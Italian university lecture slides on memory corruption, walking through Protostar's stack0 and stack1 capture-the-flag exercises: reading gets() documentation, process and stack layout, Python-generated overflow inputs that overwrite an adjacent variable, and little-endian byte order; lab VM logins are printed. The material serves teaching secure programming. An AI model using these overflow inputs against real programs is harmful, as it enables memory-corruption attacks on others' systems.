Lezione 8
Corruzione della memoria

Sviluppo di software sicuro (9 CFU), LM Informatica, A. A. 2021/2022
Dipartimento di Scienze Fisiche, Informatiche e Matematiche
Università di Modena e Reggio Emilia
http://weblab.ing.unimore.it/people/andreolini/didattica/sviluppo-software-sicuro

Quote of the day

(Meditate, gente, meditate...)

”On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does that is said to smash the stack.“

Elias Levy AKA “Aleph One” (1974 -)

Moderatore della mailing list “Bugtraq”

Fondatore del servizio “SecurityFocus”

Autore di “Smashing the stack for fun and profit”

Una premessa
(Doverosa)

In questa lezione si studieranno vulnerabilità appartenenti ad una classe ben precisa: **corruzione della memoria**.

Come di consueto, l'indagine avrà una connotazione pratica.

Si farà uso della macchina virtuale Protostar.

La macchina virtuale Protostar

(Un altro parco giochi per aspiranti programmatori sicuri)

La macchina virtuale Protostar contiene esercizi di sicurezza legati alla corruzione della memoria.

Essa è strutturata come una **sfida** (**challenge**).

- Ventiquattro esercizi, suddivisi per temi.
- Temi: stack-based buffer overflow, format string, heap-based buffer overflow, network byte ordering.
- La struttura è di tipo “Capture The Flag” (proprio come Nebula).

Gli account a disposizione

(Giocatore (**`user`**) e amministratore (**`root`**))

`Giocatore.` Un utente che intende partecipare alla sfida si autentica con le credenziali seguenti.

Username: **`user`**

Password: **`user`**

Tale account simula le attività di un attaccante.

Amministratore. È usato l'utente **`root`**.

Username: **`root`**

Password: **`godmode`**

Gli obiettivi concreti

(Sono svariati)

Dopo l'autenticazione, l'utente **`user`** usa le informazioni contenute nella directory **`/opt/protostar/bin`** per conseguire uno specifico obiettivo.

- Modifica del flusso di esecuzione.
- Modifica della memoria.
- Esecuzione di codice arbitrario.

Una primissima sfida

(https://exploit-exercises.com/protostar/stack0/)

"This level introduces the concept that memory can be accessed outside of its allocated region, how the stack variables are laid out, and that modifying outside of the allocated memory can modify program execution."

Il programma in questione si chiama **`stack0`** e l'eseguibile relativo ha il seguente percorso:

`/opt/protostar/bin/stack0`

Obiettivo della sfida

(Modifica della memoria di un processo)

Cambiare il valore della variabile **`modified`** a tempo di esecuzione.

Memento!

(Modus operandi dell'hacker MIT…)

1. Raccogliere più informazioni possibili sul sistema.
2. Aggiornare l'albero di attacco.
3. Provare un attacco solo dopo aver individuato un percorso nell'albero di attacco.
4. L'attacco è riuscito?

   No → Go back to square 1!

   Sì → Congrats!

Raccolta informazioni

(Il primissimo compito da svolgere)

Prima di partire in quarta (soprattutto se si è alle prime armi), è sempre buona norma raccogliere quante più informazioni possibili sul sistema in questione.

- Architettura hw (32/64 bit, Intel/AMD/altro, …).
- Sistema Operativo (GNU/Linux, Windows, …).
- Metodi di input (locale, remoto, …).

Raccolta informazioni

(Sistema Operativo)

Il comando **`lsb_release -a`** fornisce informazioni sul Sistema Operativo in esecuzione.

→ Protostar esegue su un Sistema Operativo Debian GNU/Linux v. 6.0.3 (Squeeze).

Raccolta informazioni

(Architettura hw)

Il comando **`arch`** fornisce informazioni sull'architettura.

→ Protostar esegue su un Sistema Operativo di tipo i686 (32 bit – Pentium II).

Il comando cat **`/proc/cpuinfo`** fornisce informazioni sui processori installati.

→ Intel Core i7 (varia da macchina a macchina).

Raccolta informazioni

(Metodi di input)

Il programma **`stack0`** accetta input localmente, da tastiera o da altro processo (tramite pipe).

L'input è una stringa generica.

Non sembra esistere altro modo per fornire input al programma.

E ora?
(Che si fa?)

Un'occhiata più attenta a **`stack0.c`**

(Rivela un dettaglio interessante)

Il programma **`stack0`** stampa un messaggio di conferma se la variabile **`modified`** è diversa da zero.

Osservando più attentamente **`stack0.c`**, ci si dovrebbe accorgere di un piccolo particolare.

Le variabili **`modified`** e **`buffer`** sono vicine spazialmente.

Saranno anche vicine in memoria centrale?

Un'idea folle

(Sovrascrivere **`modified`** tramite una scrittura su **`buffer`**)

Se le due variabili sono contigue in memoria, non è forse possibile sovrascrivere la variabile **`modified`** sfruttando la sua vicinanza alla variabile **`buffer`**?

IDEA: scrivere 68 byte in **`buffer`**.

Se l'architettura è a 32 bit:

- 64 byte riempiono **`buffer`**;
- 4 byte riempiono **`modified`**.

Altolà!

(È severamente vietato dare comandi a caso se non si è certi di ciò che si fa!)

Che cosa serve?

(Per far funzionare l'idea?)

Questa idea folle si poggia su almeno due ipotesi da verificare!

Ipotesi 1: **`gets(buffer);`** permette l'input di una stringa più lunga di 64 byte.

Sarà vera?

Ipotesi 2: **`buffer`** è piazzata in memoria ad un indirizzo più piccolo di **`modified`**.

Sarà vera?

Verifica ipotesi 1

(**`gets()`** accetta input più lunghi di 64 byte)

In quale sezione del manuale è presente la documentazione della funzione **`gets()`**?

```
apropos gets
```

→ **`gets()`** è documentata nella sezione 3 del manuale.

Si legga la documentazione di **`gets()`**:

```
man 3 gets
```

Che cosa si scopre?

Prima scoperta

(`gets()` non controlla i buffer overflow)

"gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with \0.

No check for buffer overrun is performed (see BUGS below)."

Seconda scoperta

(`gets()` è deprecata in favore di `fgets()`, che limita i caratteri letti)

"BUGS

Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer.

It is extremely dangerous to use. It has been used to break computer security. Use fgets() instead."

Riassumendo

(La prima ipotesi sembra verificata)

Stando alla documentazione UNIX, la funzione **`gets()`** permette input più grandi di 64 byte.

Verifica ipotesi 2

(**`buffer`** è piazzata prima di **`modified`**)

Quali strumenti mette a il Sistema Operativo GNU/Linux a disposizione dell'utente per l'analisi della memoria?

```
apropos -s1 memory layout
```

Dovrebbe evidenziarsi il comando **`pmap`**.

Stampa del layout di memoria

(Tramite il comando **`pmap`**)

Il comando **`pmap`** stampa il layout di memoria di un processo in esecuzione.

Ad esempio, per la shell corrente:

```
pmap $$
```

Stampa del layout di memoria

(Tramite il comando **pmap**)

```
$ pmap $$
1795:   -sh
08048000     80K r-x--  /bin/dash
0805c000      4K rw---  /bin/dash
0805d000    140K rw---    [ anon ]
b7e96000      4K rw---    [ anon ]
b7e97000   1272K r-x--  /lib/libc-2.11.2.so
b7fd5000      4K -----  /lib/libc-2.11.2.so
b7fd6000      8K r----  /lib/libc-2.11.2.so
b7fd8000      4K rw---  /lib/libc-2.11.2.so
b7fd9000     12K rw---    [ anon ]
b7fe0000      8K rw---    [ anon ]
b7fe2000      4K r-x--    [ anon ]
b7fe3000    108K r-x--  /lib/ld-2.11.2.so
b7ffe000      4K r----  /lib/ld-2.11.2.so
b7fff000      4K rw---  /lib/ld-2.11.2.so
bffeb000     84K rw---    [ stack ]
 total     1740K
$ _
```

Cosa si deduce dall'output di **`pmap`**?

(Tipologie delle aree: codice, dati, stack)

L'output di **`pmap`** mostra l'organizzazione in memoria di:

- aree codice (permessi **`r-x`**);
- aree dati costanti (permessi **`r--`**);
- aree dati (permessi **`rw-`**);
- stack (permessi **`rw-`**, nome **`[ stack ]`**).

Cosa si deduce dall'output di `pmap`?

(Posizionamento delle varie aree)


L'area di codice del programma è piazzata sugli indirizzi bassi.

Lo stack del programma è piazzato sugli indirizzi alti.

L'area dati del programma e le varie aree delle librerie sono piazzate "in mezzo".


Immagine di un processo

(GNU/Linux su architettura Intel a 32 bit)



Mappatura in memoria

(GNU/Linux su architettura Intel a 32 bit)



È utile l'output di **`pmap`**?

(Non molto, purtroppo)

L'output di **`pmap`** non spiega diversi fatti:

- in quale area sono piazzati **`buffer`** e **`modified`**;
- il relativo piazzamento delle due variabili;
- il formato di alcune aree (anon?);
- alcuni permessi (quelli nulli? `-----`).

→ È necessario indagare ulteriormente.

Ricerca di documentazione aggiuntiva

(Sempre sul layout di memoria di un processo)

Cercando la stringa “linux memory layout” con un motore di ricerca Web, si dovrebbe ottenere (tra i primi risultati) il link seguente:

http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory/

Si legga bene tale documento!

Cosa si è scoperto?

(Diverse cose molto interessanti!)

Le due variabili sono piazzate sullo stack.

L'allocatore di memoria di GNU/Linux:

- piazza allocazioni piccole (<128KB) sull'heap;
- piazza allocazioni grandi (≥128KB) in aree anonime mappate in memoria.

Mappatura anonima: non è mappato il contenuto di un file. Le pagine sono mappate a frame fisici al primo accesso.

E le aree con permessi nulli?

(A che servono?)

Il documento precedente non spiega, tuttavia, la presenza di aree di memoria con permessi nulli.

Cercando la stringa “linux pages zero permissions” con un motore di ricerca Web, si dovrebbe ottenere (tra i primi risultati) il link seguente:

http://stackoverflow.com/questions/16524895/proc-pid-maps-shows-pages-with-no-rwx-permissions-on-x86-64-linux

Cosa si è scoperto?

(Un altro dettaglio molto interessante)

Il loader dinamico inserisce una pagina senza permessi, detta **pagina di guardia** (**guard page**), tra l'area di codice e l'area dati successiva.

Primo obiettivo: separare codice da dati.

- Il codice delle librerie è condiviso spesso fra tanti processi.

Secondo obiettivo: catturare un tentativo di buffer overflow.

- Tramite l'imposizione di permessi nulli.

Sono sufficienti tali informazioni?

(Per comprendere il posizionamento di **`buffer`** e **`modified`**?)

Sfortunatamente, le interessanti informazioni ottenute ancora non sono sufficienti per capire il posizionamento in memoria delle due variabili **`buffer`** e **`modified`**.

→ È necessario indagare ulteriormente.

In particolare, occorre recuperare informazioni sul layout dello stack in un Sistema Operativo GNU/Linux.

Ricerca di documentazione aggiuntiva

(Sul layout dello stack di un processo)

Cercando la stringa “linux stack layout” con un motore di ricerca Web, si dovrebbe ottenere (tra i primi risultati) il link seguente (dello stesso autore):

http://duartes.org/gustavo/blog/post/journey-to-the-stack/

Si legga bene tale documento!

Cosa si è scoperto?

(Un altro dettaglio molto interessante)


Lo stack è organizzato per record di attivazione (frame).

Lo stack cresce verso gli indirizzi bassi.

Lo stack è accessibile tramite il registro **Extended Base Pointer** (**`EBP`**), qualora utilizzato dal compilatore.

Layout dello stack

(Variabili locali, puntatore frame prec., indirizzo di ritorno, argomenti funzione)



Riassumendo

(La seconda ipotesi sembra verificata)

Stando alla documentazione letta, la variabile **`buffer`** dovrebbe essere piazzata ad un indirizzo più basso della variabile **`modified`**.

- Le variabili definite per ultime stanno in cima allo stack.
- Lo stack cresce verso gli indirizzi bassi.
- → Le variabili definite per ultime hanno indirizzi più bassi.

Un semplice piano di attacco

(Immettere a **`stack0`** un input lungo 65 caratteri)

L'attaccante immette a **`stack0`** un input qualsiasi lungo 65 caratteri.

65 caratteri 'a' vanno più che bene!


Si esegua:

`/opt/protostar/bin/stack0`

e si immettano a mano almeno 65 caratteri 'a', seguiti dal carattere **`INVIO`**.

L’albero di attacco

(Stack-based buffer overflow – modifica variabile)



Risultato

(La variabile **`modified`** è stata modificata)

```
Starting OpenBSD Secure Shell server: sshdCould not load host key: /etc/ssh/ssh_
host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ /opt/protostar/bin/stack0
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
you have changed the 'modified' variable
$ _
```

Un piccolo trucchetto

(Generazione di input lunghi tramite Python)

Non è necessario immettere manualmente il carattere **a** per ben sessantacinque (!) volte.

È possibile generare automaticamente la sequenza di input in questione.

Ad esempio, in Python:

```
print "a" * 65
```

L'output è passato al programma **stack0**:

```
python -c 'print "a" * 65' | /opt/protostar/bin/stack0
```

Risultato

(La variabile **`modified`** è stata modificata, con molto più stile)

```
Starting OpenBSD Secure Shell server: sshdCould not load host key: /etc/ssh/ssh_
host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting ACPI services....
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ python -c 'print "a" * 65' | /opt/protostar/bin/stack0
you have changed the 'modified' variable
$ _
```

Una seconda sfida

(https://exploit-exercises.com/protostar/stack1/)

"This level looks at the concept of modifying variables to specific values in the program, and how the variables are laid out in memory."

Il programma in questione si chiama **`stack1`** e l'eseguibile relativo ha il seguente percorso:

`/opt/protostar/bin/stack1`

Obiettivo della sfida

(Modifica mirata della memoria di un processo)

Impostare

```
modified = 0x61626364
```

a tempo di esecuzione.

Raccolta informazioni

(Metodi di input)

Il programma **`stack1`** accetta input localmente, tramite il suo primo parametro (**`argv[1]`**).

L'input è una stringa generica.

Non sembra esistere altro modo per fornire input al programma.

Modus operandi

(Concettualmente identico a quello visto per **`stack0`**)

Il modus operandi dell'esercizio **`stack1`** è molto simile, se non identico, a quello visto per l'esercizio **`stack0`**.

Si costruisce un input di 64 **`a`**.

→ Riempie **`buffer`**.

Si appendono i quattro caratteri aventi codice ASCII 0x61, 0x62, 0x63, 0x64.

→ Riempie **`modified`**.

Si invia l'input a **`stack1`**.

Individuazione dei quattro caratteri

(Aventi codice ASCII 0x61, 0x62, 0x63, 0x64)

Per scoprire informazioni sul set ASCII, si digiti:

```
apropos -s 7 ascii
```

→ Si dovrebbe ottenere la pagina introduttiva **`ascii`** nella sezione 7 del manuale.

Per leggere le informazioni sul set ASCII, si digiti:

```
man 7 ascii
```

Che cosa si è scoperto?

(I codici ASCII rappresentano i caratteri a, b, c, d)

I caratteri corrispondenti ai codici richiesti sono i seguenti:

0x61 → **a**

0X62 → **b**

0X63 → **c**

0X64 → **d**

Immissione dell'input

(Tramite una sostituzione di comando BASH)

L'input richiesto è generabile nel modo seguente:


```
python -c 'print "a" * 64 + "abcd"'
```

È possibile usare una sostituzione di comando per inserire l'output del comando precedente come primo argomento di **`stack1`**:

```
/opt/protostar/bin/stack1 \
  $(python -c 'print "a" * 64 + "abcd"')
```

L’albero di attacco

(Stack-based buffer overflow – impostazione variabile a valore preciso)



Risultato

(La variabile **`modified`** è stata modificata in un modo diverso)

```
Starting OpenBSD Secure Shell server: sshdCould not load host key: /etc/ssh/ssh_
host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting ACPI services....
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ /opt/protostar/bin/stack1 $(python -c 'print "a" * 64 + "abcd"')
Try again, you got 0x64636261
$ _
```

Che cosa è andato storto?

(L'input è stato memorizzato "al rovescio" in **`modified`**)

L'input, sebbene inserito in ordine, appare al rovescio nell'output del programma.

Input: 0x61626364 ('abcd')
Output: 0x64636261 ('dcba')

Ipotesi: uno tra compilatore, Sistema Operativo e processore comanda la memorizzazione di un intero "al rovescio".

Architetture Little Endian

(Il bit meno significativo è memorizzato per primo; Intel è Little Endian)

È il processore ad organizzare in memoria il numero intero nel formato strano appena visto.

L'architettura Intel è **Little Endian**: il bit meno significativo di una parola è salvato al primo byte puntato dall'indirizzo della parola stessa.

La (tragica) conseguenza

(La parola 0x61626364 è memorizzata come 0x64 0x63 0x62 0x61)

La parola 0x61626364, immessa tramite i quattro caratteri ‘abcd’, è organizzata con il byte meno significativo per primo: 0x64636261.

Tale organizzazione corrisponde alla stringa ‘dcba’.

Un nuovo tentativo di attacco

